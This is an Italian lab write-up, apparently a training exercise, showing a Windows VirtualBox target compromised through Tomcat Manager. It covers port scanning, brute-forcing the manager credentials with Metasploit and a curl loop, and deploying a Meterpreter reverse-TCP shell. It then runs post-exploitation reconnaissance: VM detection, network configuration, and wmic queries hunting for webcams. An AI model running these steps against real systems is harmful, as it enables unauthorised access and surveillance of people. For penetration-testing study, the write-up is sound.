


WIN10 TOMCAT EXPLOITATION

Usando msfconsole, stabilendo una shell meterpreter tramite exploit di tomcat manager upload.

ENUMERAZIONE PORTE/SERVIZI/VERSIONI



```
(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 04:15 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00038s latency).
MAC Address: 0A:00:27:00:00:08 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:C8:65:0C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00043s latency).
MAC Address: 08:00:27:1D:01:01 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.92 seconds

(kali@kali)-[~]
$ nmap -p- -sV -0 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 04:21 -0400

(kali@kali)-[~]
$ nmap -p- -sV -0 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 04:28 -0400
Nmap scan report for 192.168.56.105
Host is up (0.00059s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime      Microsoft Windows International daytime
17/tcp    open  qotd         Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5432/tcp  open  postgresql?
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
49408/tcp open  msrpc        Microsoft Windows RPC
49409/tcp open  msrpc        Microsoft Windows RPC
49410/tcp open  msrpc        Microsoft Windows RPC
49411/tcp open  msrpc        Microsoft Windows RPC
49413/tcp open  msrpc        Microsoft Windows RPC
49414/tcp open  msrpc        Microsoft Windows RPC
49415/tcp open  msrpc        Microsoft Windows RPC
49416/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:1D:01:01 (Oracle VirtualBox virtual NIC)
```

#Da MAC sappiamo già che la macchina è una VM ma lo rivedremo pure su msfconsole

TROVARE CREDENZIALI

Per exploit avevo bisogno di credenziali da inserire in HttpUser e HttpPassword, ho fatto una recon di tutte le directory presenti su tomcat ma ho trovato solo quelle di default. Provato allora con la password/user dictionary apposita di tomcat tramite metasploit framework, dove le credenziali effettive (admin:password) nonostante erano state tentate non risultarono corrette. Ho quindi creato tramite for-loop da terminale e questa volta ho ricevuto risposta per le creds effettive.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.56.105:8080 - LOGIN FAILED: admin:Password1 (Incorrect)

(kali@kali)-[~]
$ for cred in admin:admin admin:password admin:tomcat admin:s3cret tomcat:tomcat tomcat:s3cret tomcat:password manager:manager manager:s3cret root:root both:tomcat role1:tomcat; do
  echo -n "$cred -> "
  curl -s -o /dev/null -w "%{http_code}" -u $cred http://192.168.56.105:8080/manager/html
  echo ""
done
admin:admin -> 401
admin:password -> 200
admin:tomcat -> 401
admin:s3cret -> 401
tomcat:tomcat -> 401
tomcat:s3cret -> 401
tomcat:password -> 401
manager:manager -> 401
manager:s3cret -> 401
root:root -> 401
both:tomcat -> 401
role1:tomcat -> 401
```

UTILIZZO EXPLOIT E PAYLAOD METERPRETER

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/http/tomcat_mgr_login
[-] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > reload_all
[*] Reloading modules from all module paths...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous d
^C[-] reload_all: Interrupted
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
```

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.101:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying hvVgdURryJTClvFFnLPbngl4agmFYh ...
[*] Executing hvVgdURryJTClvFFnLPbngl4agmFYh ...
[*] Undeploying hvVgdURryJTClvFFnLPbngl4agmFYh ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:7777 → 192.168.56.105:49451) at 2026-04-21 06:03:31 -0400
```

```
meterpreter > □
```

```
meterpreter > getuid
Server username: DESKTOP-9K104BT$
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture  : x64
System Language : it_IT
Meterpreter   : java/windows
meterpreter > getpid
Current pid: 4572
meterpreter > pwd
C:\tomcat7
meterpreter > ls
Listing: C:\tomcat7
```

Mode	Size	Type	Last modified	Name
100776/rwxrwxrw-	57896	fil	2017-08-11 07:23:46 -0400	LICENSE
100776/rwxrwxrw-	1275	fil	2017-08-11 07:23:46 -0400	NOTICE
100776/rwxrwxrw-	9195	fil	2017-08-11 07:23:46 -0400	RELEASE-NOTES
100776/rwxrwxrw-	16671	fil	2017-08-11 07:23:46 -0400	RUNNING.txt
040776/rwxrwxrw-	8192	dir	2024-07-12 06:23:42 -0400	bin
040776/rwxrwxrw-	4096	dir	2024-07-12 06:31:07 -0400	conf
040776/rwxrwxrw-	8192	dir	2024-07-12 06:23:42 -0400	lib
040776/rwxrwxrw-	16384	dir	2026-04-21 04:14:03 -0400	logs
040776/rwxrwxrw-	4096	dir	2026-04-21 06:03:31 -0400	temp
040776/rwxrwxrw-	4096	dir	2026-04-21 06:03:29 -0400	webapps
040776/rwxrwxrw-	0	dir	2024-07-12 06:31:07 -0400	work

TARGET MACCHINA VIRTUALE?

```
msf exploit(multi/http/tomcat_mgr_upload) > use post/windows/gather/checkvm
msf post(windows/gather/checkvm) > options
```

```
Module options (post/windows/gather/checkvm):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

```
View the full module info with the info, or info -d command.
```

```
msf post(windows/gather/checkvm) > set session 1
session => 1
msf post(windows/gather/checkvm) > run
[!] SESSION may not be compatible with this module:
[!] * unloadable Meterpreter extension: stdapi_ui
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
msf post(windows/gather/checkvm) > □
```

CONFIGURAZIONI NETWORK:

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name       : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 3
=====
Name       : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 4
=====
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1d:01:01
MTU       : 1500
IPv4 Address : 192.168.56.105
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name       : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 6
=====
Name       : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:3869
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name       : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 8
=====
Name       : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 9
=====
Name       : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
```

CONTROLLO WEBCAM IN PLUG-N-PLAY:

Tramite una query software/hardware a windows con wmic vado a chiedere quali sono i device plug n play presenti specificatamente di video e imaging.

E' necessario fare "drop" da meterpreter a shell windows:

```
wmic path win32_pnpentity where "service='usbvideo'" get caption
```

```
wmic path win32_pnpentity where "service='usb'" get caption
```

```
wmic path win32_pnpentity where "PNPClass='image'" get caption
```

```
wmic path win32_pnpentity where "PNPClass='webcam'" get caption
```

```
wmic path win32_pnpentity where "PNPClass='camera'" get caption
```

tramite questi comandi posso fare un query su pnpentity (plug n play devices connessi al target) dove le condizioni che a me interessano come caption sono soddisfatte e ritorno a schermo solo quelle.

altrimenti tramite questo comando posso cercare tutti i dispositivi plug n play con la loro caption e PNPClass e con pipe "|" fare in modo che l'output sia filtrato con findstr /i (case insensitive) che trova una descrizione di un dispositivo webcam.

```
wmic path win32_pnpentity get caption,PNPClass | findstr /i "image camera video"
```

In questo caso non trovo nessuna istanza valida a questo query